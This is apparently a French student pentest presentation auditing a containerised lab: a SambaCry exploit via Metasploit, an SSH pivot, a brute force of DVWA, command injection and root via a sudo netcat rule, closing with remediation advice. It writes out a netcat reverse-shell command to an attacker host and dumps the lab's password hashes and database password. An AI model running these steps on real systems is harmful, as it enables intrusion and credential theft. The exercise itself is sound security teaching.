

IUT Nice Côte d'Azur

Audit de Sécurité d'une Infrastructure Conteneurisée

• SAE3.CYBER.04 - Découvrir le pentesting

12 / 12 / 2025

Jérémy Girard



Sommaire

Périmètre et Architecture

Compromission Initiale - SambaCry

Pivot Réseau (Tunnel SSH)

Compromission de l'Application Web

Analyse d'Impact & Recommandations
de Sécurité

Bilan de l'Audit

Périmètre & Architecture


Périmètre & Architecture



Attaquant (Kali)

Exploit RCE


Serveur
Samba



Réseau Frontal
(172.18.x)

Pivot Tunnel SSH

WebApp
DVWA



Réseau Interne
(172.19.x)

Compromission
Initiale - SambaCry

Compromission Initiale - SambaCry


```
Nmap scan report for 172.18.0.3
Host is up (0.000015s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 02:42:AC:12:00:03 (Unknown)
```

Scan Nmap (Ports Ouvert)



```
smb-os-discovery:
| OS: Windows 6.1 (Samba 4.6.3)
| Computer name: 40261d54a827
| NetBIOS computer name: 40261D54A827\x00
| Domain name: \x00
| FQDN: 40261d54a827
|_ System time: 2026-01-04T17:39:41+00:00
```

Scan Nmap



CVE-2017-7494

Identification Vulnérabilités (Nessus)



```
[+] 172.18.0.3:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (172.18.0.1:38655 -> 172.18.0.3:445) at 2026-01-04 18:53:51 +0100
```


Exploitation de la Faille (Metasploit)



**Pivotage mise en
place du Tunneling**



Pivotage mise en place du Tunneling



WebApp

SSH Server

SSH Client

TCP:5432

TCP:22

TCP:5432

Samba

```
(jeremy@discover)-[~/ssh]
$ ssh-keygen -t rsa -b 4096

The key's randomart image is:
+---[RSA 4096]---+
|X+0*.. 0
|0+0.+ 0 E
|00*.*0. 0
|. =0. =
|..00 0 S
|...+ 0
| 0
+---[SHA256]---+
```


Compromission de l'Application Web

Compromission de l'Application Web



Analyse des Vecteurs

Injection SQL (Écartée) :

- Contexte : Vecteur présent mais inefficace pour un accès système rapide.

Force Brute (Privilégiée) :

- Méthode : Attaque par dictionnaire via le tunnel pivot (Proxychains).




Exécution de l'Attaque Brute Force

```
172.19.0.2:80 [80][http-post-form] host: 172.19.0.2 login: admin password: password
```



Compromission de l'Application Web



Injection de Commande

- **Vecteur** : Fonctionnalité "Ping" de DVWA.
- **Vulnérabilité** : Absence d'isolation des entrées (shell_exec).

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.077 ms
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Accès obtenu : www-data (Utilisateur Web)



Élévation de Privilèges

- **Énumération** : Commande sudo -l.
- **Faible Critique** : (root) NOPASSWD: /bin/nc.

```
(root) NOPASSWD: /bin/nc
```

```
sudo /bin/nc -e /bin/sh 172.17.0.1 4444
```

```
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.19.0.2] 36180
id
uid=0(root) gid=0(root) groups=0(root)
```

Accès Final : ROOT

Compromission de l'Application Web


Table utilisateurs WebApp

```
root@f47be40293f3:/var/www/html/vulnerabilities/exec# mysql -u app -p'vulnerables' -D dvwa -e "show tables;"
<ql -u app -p'vulnerables' -D dvwa -e "show tables;"
+-----+
| Tables_in_dvwa |
+-----+
| guestbook      |
| users          |
+-----+
root@f47be40293f3:/var/www/html/vulnerabilities/exec# mysql -u app -p'vulnerables' -D dvwa -e "SELECT * FROM users;"
<p -p'vulnerables' -D dvwa -e "SELECT * FROM users;"
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user      | password                                     | avatar                                     | last_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1       | admin     | admin     | admin     | 5f4dcc3b5aa765d61d8327deb882cf99          | /hackable/users/admin.jpg               | 2023-12-10 18:52:12 |
| 2       | Gordon    | Brown     | gordonb   | e99a18c428cb38d5f260853678922e03         | /hackable/users/gordonb.jpg             | 2023-12-10 18:52:12 |
| 3       | Hack      | Me        | 1337      | 8d3533d75ae2c3966d7e0d4fcc69216b         | /hackable/users/1337.jpg                | 2023-12-10 18:52:12 |
| 4       | Pablo     | Picasso   | pablo     | 0d107d09f5bbe40cade3de5c71e9e9b7         | /hackable/users/pablo.jpg               | 2023-12-10 18:52:12 |
| 5       | Bob       | Smith     | smithy    | 5f4dcc3b5aa765d61d8327deb882cf99          | /hackable/users/smithy.jpg              | 2023-12-10 18:52:12 |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

Analyse d'Impact & Recommandations de Sécurité

Analyse d'Impact & Recommandations de Sécurité

Dimensions de la Compromission



Urgences

- Mise à jour Samba (v4.6.4+)
- Retrait immédiat du NOPASSWD sur /bin/nc.
- Rotation des mots de passe Admin & User.

Règlement

- Réécriture fonction "Ping" du site WebApp
- Mise en place d'un filtre pour bloquer les injections de commandes.
- Suppression des binaires inutiles (netcat, compilateurs) pour limiter l'arsenal de l'attaquant.

Conclusion & Bilan de l'Audit



- **Périmètre** : 1 Service Samba & 1 Service WebApp
- **Résultat** : 2 Accès Root

Questions / Réponses ?